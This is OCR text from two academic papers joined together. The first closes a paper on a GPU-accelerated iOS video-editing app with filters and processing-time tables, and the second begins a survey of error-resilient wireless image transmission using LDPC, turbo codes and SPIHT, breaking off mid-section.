The fourth view offers a final preview of the video with the new audio included. Here, the user has the option to save the video to the camera roll. Note that, so far, the video is only stored in a temporary folder. This is being done to prevent unnecessary use of memory space and CPU as it is more efficient to work with a file stored in a temporary directory inside the application space.

D. Filters

GPUImage works on top of OpenGL shaders[14]. OpenGL Shaders are programs designed to run on some stage of a graphic processor (GPU). As a result, our application can process videos using GPU and also use predefined image filters or create a custom filter using OpenGL features.

As mentioned earlier, when the application starts processing the video, the CPU creates a parallel thread. This parallel thread is then processed by the GPU as shown in Fig. 2. The GPU reads every frame of the video and processes each frame separately. When all the frames are processed, the GPU returns the control back to the CPU.




Fig. 2. GPU and CPU state while processing a video

The process that OpenGL Shaders use to process an image is called rendering pipeline. The OpenGL rendering pipeline defines a number of stages for this shaders as shown in Fig. 3.




Fig. 3. States of the rendering pipeline

The vertex shader [15] transforms the video images into individual vertices. Primitive assembly [16] connects the vertices created by the vertex shader to form figures which are called primitive units. Rasterization [17] is then applied, which transforms the primitive units into smaller units called fragments. In the fragment processing stage [18], colors and textures are applied to the fragments, which is then saved in a Frame Buffer [19]. The frame buffer allows us to create an image or show the image on a screen. The key advantage of using OpenGL Shaders is that the various operations can be run in parallel in the GPU allowing for a more responsive application.

III. RESULTS

Fig. 4 displays the first view of the application. In this view, you can select two options; Record a video using the iPhone camera or import a video from the camera roll. Fig. 5 shows the view where the user can crop the video. Fig. 6 shows the view where a filter can be applied to the video. The application currently provides 15 popular filters, as shown in Table I.




Fig. 4. First app view with two available options




Fig. 5. Second app view to crop the video





Fig. 6. Third app view to apply filters

TABLE I. FILTERS AVAILABLE

Sepia	Blur	Color Space
Color Invert	Sobel Edge	Emboss
Errosion	Exposure	Gamma
Laplacian	Luminance	Posterize
Prewitt Edge	Saturation	Gaussian

Fig. 7 provides a view where the user can choose an audio song that will be added to the video. Currently, the application provides 10 audio songs. These songs have been downloaded from jammendo.com [20], which are under Creative Commons [21] license. The last view, as shown in Fig. 8, provides a preview of the processed video and gives user the option to save the video on the camera roll.



Select a song Done

- Be The Change - Alumo
- Energy - Pokki DJ
- Chill motivational - Matti Paalanen
- Shark Attack - Kilo Tango
- Chills - Chill Carrier
- Happy Ukulele - Audiation Studio
- Three Minutes to Escape - The Wavers
- Sunny day - Addict Sound
- On the beach - Jonay
- La La - Reole

Fig. 7. Fourth app view to select an audio song




Fig. 8. Fifth app view to save the edited video

IV. Discussion

A. Using GPU or CPU for image processing

In the methods section, we mentioned about using GPU processing alongside the CPU processing for many of the processing tasks. For parallel operations like video processing, using GPU has significant performance advantages over CPU. The GPUImage framework takes only 2.5 ms on an iPhone 4 to upload a frame from the camera, apply a gamma filter, and display, versus 106 ms for the same operation using Core Image and 460 ms using CPU-based processing. This makes GPUImage 40X faster than Core Image and 184X faster than CPU-based processing. On an iPhone 4S, GPUImage is 4X faster than Core Image for this case, and 102X faster than CPU-based processing. [22].

CoreImage is the library provided by Apple to process images and video files. In newer devices like the iPhone 6, we can achieve the same performance using CPU or GPU. However, for this study we decided to use GPU processing because older devices like the iPhone 4 and iPhone 5 are more responsive when we utilize both GPU and CPU for video editing tasks.

B. Duration of the videos

Several social networks such as Instagram [23] and Snapchat [24] limit the length of videos that can be uploaded to 10 or 15 seconds. When a user uses a mobile application, they want a fast, responsive and a seamless user experience, and processing a video longer than 20 seconds can take a longer time thus negatively impacting the user experience. So, we decided to limit the duration of the videos that the users can take using the application to 20 seconds. Table II shows the video processing time using the application with different video durations. All videos are in 1080p with 30 frames per second. For this experiment, the blur effect was applied using an iPhone 6.

TABLE II. 1080P VIDEO PROCESSING TIME ON AN IPHONE 6

Length of video (seconds)	Video processing time (seconds)
10	3
20	7
30	10
40	14
50	17
60	21
70	25

Table III shows the video processing time using the application for videos of different durations in 640p (unlike videos in Table II that are in 1080p).

TABLE III. 640P VIDEO PROCESSING TIME ON AN IPHONE 6

Length of video (seconds)	Video processing time (seconds)
10	2
20	4
30	6
40	8
50	11
60	13
70	14

Table IV shows the video processing to apply blur effect using the application on iPhone 5s. All videos are in 1080p with 30 frames per second. As the data shows, the processing time required by an iPhone 5s is almost the double of the time required by iPhone 6 as shown in Table II. This is as a result of the iPhone 5s GPU being half as powerful as the iPhone 6 GPU [25].

TABLE IV. 1080P VIDEO PROCESSING TIME ON AN IPHONE 5S

Length of video (seconds)	Video processing time (seconds)
10	10
20	20
30	30
40	39
50	49
60	60
70	68

C. Future Work

Future work will involve improving the scalability of the application. For instance, we will have the songs list stored on the server. The application will be able to connect to the server and the songs can be downloaded to the smartphone. Another new feature will involve adding the option to select between different image qualities for the output video. With lower quality export videos, the processing will be faster as compared to a video generated using the high quality option.

V. CONCLUSION

Mobile applications and video content have become an integral part of our lives. It has become common for people to use their mobile phones to record, edit and share videos on social networking sites. This paper presents a video editing application for iOS devices that can be used to record videos and edit them. The edit features include cropping, applying filters or adding background audio. The application describes a technique to use the processing power of both the GPU and the CPU to improve the response time. The results show that using the processing power of the GPU alongside CPU in the video editing process makes the application more efficient and responsive.

REFERENCES

[1] Smart Insights http://www.smartinsights.com/mobile-marketing/mobile-marketing-analytics/mobile-marketing-statistics/

[2] Nielsen Smartphones market share, http://www.nielsen.com/us/en/insights/news/2015/tops-of-2015-digital.html

[3] Cisco Visual Networking Index, http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/mobile-white-paper-c11-520862.html

[4] Apple iOS 9 Specifications, https://developer.apple.com/library/ios/releasenotes/General/WhatsNewIniOS/Articles/iOS9.html

[5] Xcode at a glance, https://developer.apple.com/library/ios/documentation/ToolsLanguages/Conceptual/Xcode_Overview/

[6] About Objective–C, https://developer.apple.com/library/mac/documentation/Cocoa/Conceptual/ProgrammingWithObjectiveC/Introduction/Introduction.html

[7] The Swift Programming Language, https://developer.apple.com/library/ios/documentation/Swift/Conceptual/Swift_Programming_Language/

[8] Cocoa Touch Documentation, https://developer.apple.com/library/ios/documentation/General/Conceptual/DevPedia-CocoaCore/Cocoa.html

[9] UIImagePickerController Class Reference, https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIImagePickerController_Class/

[10] GPUImage, https://github.com/BradLarson/GPUImage

[11] Core Image Programming Guide, https://developer.apple.com/library/mac/documentation/GraphicsImaging/Conceptual/CoreImaging/ci_intro/ci_intro.html

[12] AVFoundation Programming Guide, https://developer.apple.com/library/ios/documentation/AudioVideo/Conceptual/AVFoundationPG/Articles/00_Introduction.html

[13] UITableView Class Reference https://developer.apple.com/library/ios/documentation/UIKit/Reference/UITableView_Class/

[14] Shaders, https://www.opengl.org/wiki/Shader

[15] Vertex Shader, https://www.opengl.org/wiki/Vertex_Shader

[16] Primitive Assembly, https://www.opengl.org/wiki/Primitive_Assembly

[17] Rasterization, https://www.opengl.org/wiki/Rasterization

[18] Fragment Processing, https://www.opengl.org/wiki/Framebuffer_Object

[19] Frame Buffer, https://www.opengl.org/wiki/Framebuffer_Object

[20] Jammendo Music, https://www.jamendo.com/?language=en

[21] Creative Commons, https://en.wikipedia.org/wiki/Creative_Commons

[22] GPUImage Overview, https://github.com/BradLarson/GPUImage

[23] Instagram FAQ, https://help.instagram.com/270963803047681

[24] Snapchat, https://support.snapchat.com/en-US/ca/snaps

[25] Apple A8 Chip, https://en.wikipedia.org/wiki/Apple_A8

Insights on Error-Resilient Image Transmission Schemes on Wireless Network

Bharathi Gururaj
Dept of Electronics & Communication Engg
ACS College of Engineering
Bangalore, India

G Sadashivappa
Dept. of Telecommunication Engg
RV College of Engg
Bangalore, India

***Abstract*—Usage of image as data (or signal) is quite frequent in majority of the user-centric application. However, transmission of image over non-concrete communication medium like air is still vulnerable due to inherent weakness of wireless communication e.g. interference, noise, scattering, fading, security etc. Wireless image transmission has yet unsolved problems when it comes to error resiliency. In this paper, we have reviewed the significant research contribution published in last 5 years associated with wireless image transmission, channel coding mechanism, and investigated the scale of effectiveness in the techniques based on advantages and limitations. We also extracted a significant research gap, which requires immediate attention. Hence, we propose our future direction of work with an indicative architectural design in order to address the problems identified in research gap from existing literatures. This paper is meant to brief about the existing system and practical approaches to solve such problems.**

Keywords—Wireless Image Transmission: Wireless Networks; Fading; Error-Correction; Channel Coding

I. Introduction

Wireless communication system is gaining speed in the commercial and domestic market owing to cost-effective usage of data transfer. There are various forms of wireless communication system e.g. wireless mesh network, wireless local area network, mobile adhoc network, wireless sensor network, and all the families of IEEE 802 [1]. All of them have potential features to carry out wireless communication system but owing to wireless medium, there are various problems that affect the file transfer system. As majority of the existing communication system are designed using electrical systems, this gives rise to fluctuations of signals leading to generation of channel noise [2]. There are various forms of noise but coupled noise is quite challenging to address with interference and intermodulation talk [3]. There are different types of filters available to minimize such noise but they are not much effective in general usage [4]. The wireless communication system is used to transfer multiple forms of files out of which multimedia file systems are quite heavy and are very challenging one to be protected from integrity problems. Out of which image files are basic signal process in multimedia aspects when it comes to wireless transmission system. Various forms of disturbances implicated over wireless channels are interference, scattering, fading, noise etc. [5]. Hence, instead of deploying any filters, it is better to use channel coding mechanisms or error correction mechanisms. At present there are two types of standard error correction mechanisms - forward error correction and automatic repeat request [6]. Various forms of error detection schemes are parity bits, repetitive codes, cyclic redundancy checks, hash functions, etc. All of the above are channel coding mechanisms. However, all of them are found less effective when the communication channel is a wireless sensor network or any other form of long range communication system. We find that majority of the image transmission techniques focusing on compression factor adopt the mechanism of redundancy checks from different image data. At the same time, it is highly possible that massive redundancy may be present in different image signals that are aggregated by correlated sensors. This is still an open problem. At present, there are many schemes which focus on joint source and channel coding. They are more theoretical in nature and less practical to implement. The prime reason of inapplicability of joint algorithms is that joint processing is only possible when all the chunks of image data reach a sink point from multiple sources. This process is less practical and often leads to communication overhead from the wireless nodes when data exchange occurs. We also see that studies towards wireless image transmission discuss more about the techniques of processing (transformation) towards the image and focus less on the wireless network media. Abundant number of work is already done on ODFM networks. Apart from the concept of packetization, compression, and channel coding of image transmission, another problem that arises is the algorithm testing mechanism. The efficacy of any algorithm is always proven with respect to time and space complexity and this principle is generally not seen in research manuscripts pertaining to wireless image transmission over error-prone channel. Therefore, it is only a myth that we have achieved complete success in multimedia transmission over wireless network. The significant proof of this is degraded performance of video calls in expensive smart phones over 4G or 5G networks even now. We believe that although there are a large number of proposals, there are no standard techniques for wireless image transmission with error resiliency features. This paper investigates the effectiveness of existing systems and presents a future work idea to overcome it. Section II discusses the existing work where different techniques are described for image transmission over wireless network followed by an explanation of the research gap in Section III. Section IV elaborates the future direction of work and Section V summarizes the paper.

II. Existing Techniques of Image Transmission

There are various schemes presented by different researchers pertaining to image transmission over wireless communication channel. This section discusses only the recent and most frequently used techniques of research published between 2010-2016.

A. *Low-Density Parity Check (LDPC)*

Basically LDPC is a type of error correcting code used over wireless channel inflicted by noise. The design principle of LDPC uses bipartite graph and is found efficient mechanism to minimize the noise below a cut-off level (Shannon limit). The conventional flow of LDPC codes is shown in Fig.1




Fig. 1. Flow of Conventional LDPC Usage

Most recently, Majumder and Verma [7] adopted LDPC for progressive transmission of an image. Technique uses horizontal Reed-Solomon code along with an interleaver between it. The study outcome is testified using PSNR to find it better than existing system. A recent study by Zhang et al. [8] have used uneven LDPC codes to make the image transmission much error resistive. Considering AWGN channel, the study outcome was testified using Bit Error Rate (BER). Study by Soliman et al. [9] have also used LPDC over OFDM channel. The technique uses chaotic Baker map with a target of minimizing PAPR (Peak-average-to-power ratio). The process takes input image performs encoding with SPIHT followed by LDPC. The modulation in OFDM channel is carried out using QPSK followed by inverse Fourier operation in transmitter side. While in receiver size, chaotic de-interleaving process is carried out followed by demodulation and SPIHT decoding. Mursi et al. [10] have also used LDPC for channel coding along with a unique chaotic encryption scheme. The motive of this study was to increase the security within the communication channel for image transmission. Consideration of medical imaging and their respective transmission was also considered in prior research work. One such study was conducted by Xu et al. [11] by using double LDPC codes considering case study of unequal error protection. The study outcome was found to possess better PSNR performance with prior techniques. Similar technique was also continued in the research work of Wu et al. [12]. Chandrasetty and Aziz [13] have presented a technique where visual quality of the image was retained during wireless transmission. The authors have used an architecture that formulates a hierarchical matrix implemented over FPGA (Field Programmable Gate Array) in order to retain better BER performance over AWGN channel. Work carried out by Zaibi et al. [14] have considered JPEG2000 image transmission over AWGN channel. The technique uses maximum a posteriori approach for implementing the decoding scheme using arithmetic approach. The approach also uses convolution codes apart from performing an iterative decoding process. Ding and Li [15] have implemented a scheme that jointly uses both LDPC and STBC (Space Time Block Coding). The authors have used SPIHT for encoding transmission image over MIMO system BPSK modulation technique. The study outcome was tested for multiple compression rate, BER, and PSNR and found to possess better yield in comparison to conventional STBC. Mohammed et al. [16] have presented a progressive technique of image transmission using both source and channel coding approach. The technique also uses SPIHT as well as LDPC along with Lagrangian optimization technique. The input image is subjected to enhanced SPIHT along with rate optimization technique which is further subjected to LDPC encoder. The study outcome was evaluated with respect to quantity of protected bits along with usage of RS coder. The numerical outcome of the study was analyzed using MSE and PSNR. Payommai et al. [17] have introduced a technique where LDPC was used over standard Rayleigh fading channel. The objective was to enhance the data rate using LDPC code and the study outcome was witnessed with significant enhancement in BER and PSNR performance. Baldi et al. [18] have carried out a study where LDPC codes were used along with interleaver. Kasai et al. [19] have presented a study that concatenates LDPC codes with iterative codes of multiplicative origins. The study outcome was testified for lowered values of rate of frame error. Djahanshahi [20] have presented an optimization principle using LDPC codes over different types of channels. The authors have also developed multiple forms of binary image codes. Xun et al. [21] have presented a very unique study where the performance of LDPC codes during image transmission. The authors have enhanced the weighted bit flipping algorithm. The technique simultaneously performs bit flipping and enhances the bit error rate. The study outcome was shown to perform better than prior bit flipping algorithm.

B. Turbo Codes

Turbo codes are increasingly used for error correction in image transmission over wireless medium. Usage of turbo codes are already seen in wireless communication of LTE networks as well as in satellite communication system. Fig.2 shows the turbo encode where C_1 and C_2 are two same RS encoders and M is memory. d_k is input bits, x_k / y_k are encoder outputs for n_1 and n_2 iterations.




Fig. 2. Turbo Encoder

Although there are various techniques of Turbo codes adopted by researchers till date, we will only discuss the significant image transmission processes using turbo codes published between 2010-2016. The most recent implementation work of Himeur and Boukabou [22] has used turbo codes before even performing the image transmission for the purpose of minimizing the size of forwarded data. The technique has also used a noise clipping mechanism along with median filter of adaptive nature at the receiver side of OFDM system. The study outcome was evaluated with respect to transmission time, SSIM, SNR, and BER. A recent study carried out by Khalid et al. [23] have implemented multi-fold Turbo coding process in order to enhance the transmission reliability with an assistance of multiple inter leavers. The technique is capable of mitigating all unequal errors using enhanced version of trellis algorithm. The study outcome shows better Pixel-Error-Rate (PER) performance tested over OFDM channel. Aarthi et al. [24] have presented a study considering both sources coding as well as channel coding using Turbo codes. The wireless network media considered was Rayleigh fading channel and AWGN channel for image transmission. The technique uses Discrete Cosine Transform (DCT) to analyze fading and noisy channel in the form of source coding technique. The authors have enhanced the Maximum A Posteriori (MAP) which is used in turbo decoders in order to develop an error resilient image transmission scheme. Aljohani et al. [25] have introduced a source coding scheme as well as trellis coding scheme for medical image transmission. The technique uses variable length coding along with turbo trellis code on the source node while the transmission is carried out by the relay node. The study outcome shows better PSNR performance over fading channel. Problem pertaining to image quality over wireless transmission is addressed by Mao et al. [26] where a turbo code is used for unequal error protection. The technique reserves two parity bits for performing protection of higher error bits as well as lower error bits. The input images were compressed by DCT. Zhang et al. [27] have also used turbo codes for JPEG2000 image against unequal errors. The outcome was found to have better performance of BER and mean PSNR

C. SPIHT Based Approaches

The previous two sections have already briefed various techniques where turbo codes as well as LDPC is used along with SPIHT. Basically, Set Partitioning in Hierarchical Trees or SPIHT is used for compression purpose and its methodology is nearly equivalent to any decomposition techniques over wavelets.




Fig. 3. Conventional SPIHT Encoding Process

Fig.3 shows the SPIHT algorithm with three different blocks i.e. LIP (List of insignificant Pixels), LSP (List of Significant Pixels), and LIS (List of insignificant Sets). The prime target of implementing SPIHT algorithm is to perform encoding reaching till anticipated bits and hence it is preferred in encoding schemes in image transmission over wireless medium.

A study carried out by Wang et al. [28] has used SPIHT algorithm along with a unique watermarking technique in order to ensure the quality of an image. The authors have used Discrete Wavelet Transform in order to decompose the signal which is further subjected to SPIHT algorithm for continuing the process of decomposition to bit planes. A unique technique of image encoding was formulated by Esmaiel and Jiang [29] where the authors have used SPIHT for transmission image over acoustic communication channel underwater. The study has also integrated use of hierarchical quadrature amplitude modulation scheme and Reed Solomon coding for better encoding process. The presented scheme of hierarchical quadrature amplitude modulation scheme is an enhanced version of conventional QAM modulation for making equal error protection converts to unequal error protection. Similar cadre of research work has been also carried out by Zamkotsian et al. [30]. Xiu and Zhu [31] have used SPIHT algorithm and enhanced it for transmitting image in wireless channel inflicted by noise. It has been noticed that traditional SPIHT algorithm is basically applicable to symmetrical two dimensional image block which offers less flexibility in decomposition process. Hence, Hui and Jun [32] have developed a unique unsymmetrical SPIHT encoding mechanism for eliminating the redundancies over the space blocks of image. The study outcomes show that compression ratio is better compared to conventional version of SPIHT.

D. Channel-Based Approaches:

From the discussion of the existing system in prior paragraphs, it is quite clear that OFDM is one of the frequently used wireless communication medium for image transmission.



IEEE 802.11 Wireless LAN (WLAN)
WiFi 802.11a/b/g/n 802.11ah (sub-GHz)
IEEE 802.15 Personal Area Network (PAN)
802.15.1 Bluetooth
802.15.4 Low Rate WPAN (2003-2006-2011)
IEEE 802.16 Wireless Broadband Access
802.15.6 Body Area Networking
IEEE 802.22 Wireless Regional Area Networks
802.15.7 Visible Light Communications
802.15.4c Sub-GHz PHY for China
802.15.4e-2012 MAC Enhancement
802.15.4f PHY for RFID
802.15.4g-2012 amendment Smart Utility Networks
15.4m Study Group TV White Space amendment

Fig. 4. IEEE Standards used for Image Transmission

But apart from OFDM, the standard family of IEEE and its variants were also experimented in the existing system (Fig.4). The work carried out by Tashiro et al. [33] presented a technique of high definition image transmission over IEEE 802.11 ac family. The technique uses both source coding and channel coding in order to accomplish lower latency and better PSNR performance.

A unique form of study was presented by Pham et al. [34] who have considered IEEE 802.15.4 for image transmission, which goes well with a wireless sensor network. El-Bendary et al. [35] have presented a similar technique but using wireless communication medium of IEEE 802.15.1 with improved rate of data over Bluetooth systems. Jelicic and Bilas [36] have carried out an investigation towards effects of image transmission over wireless network of IEEE 802.15.4/XBee. Although, the primary target of this study was for perform image transmission but the author has laid more emphasis on power minimization in such network. The technique allows minimization of power consumption using frame filling to maximum degree and restricting MAC acknowledgement. The study outcome was witnessed with 7.6% of minimization of power. There are various researchers that have used OFDM for image transmission e.g. Fatima [37], Shayegannia et al. [38], Sheikh et al. [39], Sharma et al. [40], Sharma et al. [41], Wang et al. [42], Salah [43], Tan et al. [44]. Fig.5 shows the flow of operations undertaken by OFDM methodology.

